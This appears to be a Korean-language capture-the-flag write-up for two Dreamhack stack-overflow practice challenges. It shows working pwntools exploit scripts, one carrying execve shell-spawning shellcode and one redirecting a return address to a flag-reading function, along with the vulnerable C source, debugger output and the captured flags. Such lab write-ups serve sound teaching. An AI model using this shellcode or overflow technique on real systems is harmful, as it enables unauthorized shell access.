
```
from pwn import *

p = remote('host3.dreamhack.games', 23496)

shellcode = b'\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x31\xc9\x31\xd2\xb0\x08\x40\x40\x40\xcd\x80'

p.recvuntil(b'buf = (')
buf_adr = int(p.recv(10), 16)

payload = shellcode + b'A'*106 + p32(buf_adr)

p.send(payload)
p.interactive()
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
"dreamhack_0.py" 13L, 318B                                                              13,15         All
```

과제 1: basic_exploitation_000



```
wkdwjddls1223@alephnull:~/scripts$ python3 dreamhack_0.py
[+] Opening connection to host3.dreamhack.games on port 23496: Done
[*] Switching to interactive mode
)
$ ls
$ ls
basic_exploitation_000
flag
run.sh
$ flag
$ cat flag
DH{465dd453b2a25a26a847a93d3695676d}[*] Got EOF while reading in interactive
$ 
```

과제 2: basic_exploitation_001



문제 설명

Description

이 문제는 서버에서 작동하고 있는 서비스(basic_exploitation_001)의 바이너리와 소스 코드가 주어집니다.
프로그램의 취약점을 찾고 익스플로잇해 "flag" 파일을 읽으세요.
"flag" 파일의 내용을 워게임 사이트에 인증하면 점수를 획득할 수 있습니다.
플래그의 형식은 DH{...} 입니다.

Environment

```
Ubuntu 16.04
Arch:     i386-32-little
RELRO:    No RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x8048000)
```

Reference

Return Address Overwrite


basic_exploitation_001

접속 정보

VM 부팅에 다소 시간이 걸릴 수 있습니다.

과제 2: basic_exploitation_001


- 분석



```
void alarm_handler() {
    puts("TIME OUT");
    exit(-1);
}


void initialize() {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);

    signal(SIGALRM, alarm_handler);
    alarm(30);
}


void read_flag() {
    system("cat /flag");
}

int main(int argc, char *argv[]) {

    char buf[0x80];

    initialize();

    gets(buf);

    return 0;
}
"basic_exploitation_001.c" 35L, 454B                                                    35,1          Bot
```

과제 2: basic_exploitation_001


- Address 확인



```
pwndbg>
All defined functions:

Non-debugging symbols:
0x08048398  _init
0x080483d0  gets@plt
0x080483e0  signal@plt
0x080483f0  alarm@plt
0x08048400  puts@plt
0x08048410  system@plt
0x08048420  exit@plt
0x08048430  __libc_start_main@plt
0x08048440  setvbuf@plt
0x08048450  __gmon_start__@plt
0x08048460  _start
0x08048490  __x86.get_pc_thunk.bx
0x080484a0  deregister_tm_clones
0x080484d0  register_tm_clones
0x08048510  __do_global_dtors_aux
0x08048530  frame_dummy
0x0804855b  alarm_handler
0x08048572  initialize
0x080485b9  read_flag
0x080485cc  main
0x080485f0  __libc_csu_init
0x08048650  __libc_csu_fini
0x08048654  _fini
```


과제 2: basic_exploitation_001

- Pwntool



```
from pwn import *

p = remote('host3.dreamhack.games', 23338)

ad = 0x080485b9
payload = b'A'*132 + p32(ad)

p.send(payload)
p.interactive()
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
"dreamhack_1.py" 9L, 141B                                                          9,15          All
```

과제 2: basic_exploitation_001



```
wkdwjddls1223@alephnull:~/scripts$ vi dreamhack_1.py
wkdwjddls1223@alephnull:~/scripts$ python3 dreamhack_1.py
[+] Opening connection to host3.dreamhack.games on port 23338: Done
[*] Switching to interactive mode
$ ls
DH{01ec06f5e1466e44f86a79444a7cd116}[*] Got EOF while reading in interactive
$
$
[*] Closed connection to host3.dreamhack.games port 23338
[*] Got EOF while sending in interactive
wkdwjddls1223@alephnull:~/scripts$
wkdwjddls1223@alephnull:~/scripts$ python3 dreamhack_1.py
[+] Opening connection to host3.dreamhack.games on port 23338: Done
[*] Switching to interactive mode
$
DH{01ec06f5e1466e44f86a79444a7cd116}[*] Got EOF while reading in interactive
$ 
```

ㄲ

ㅌ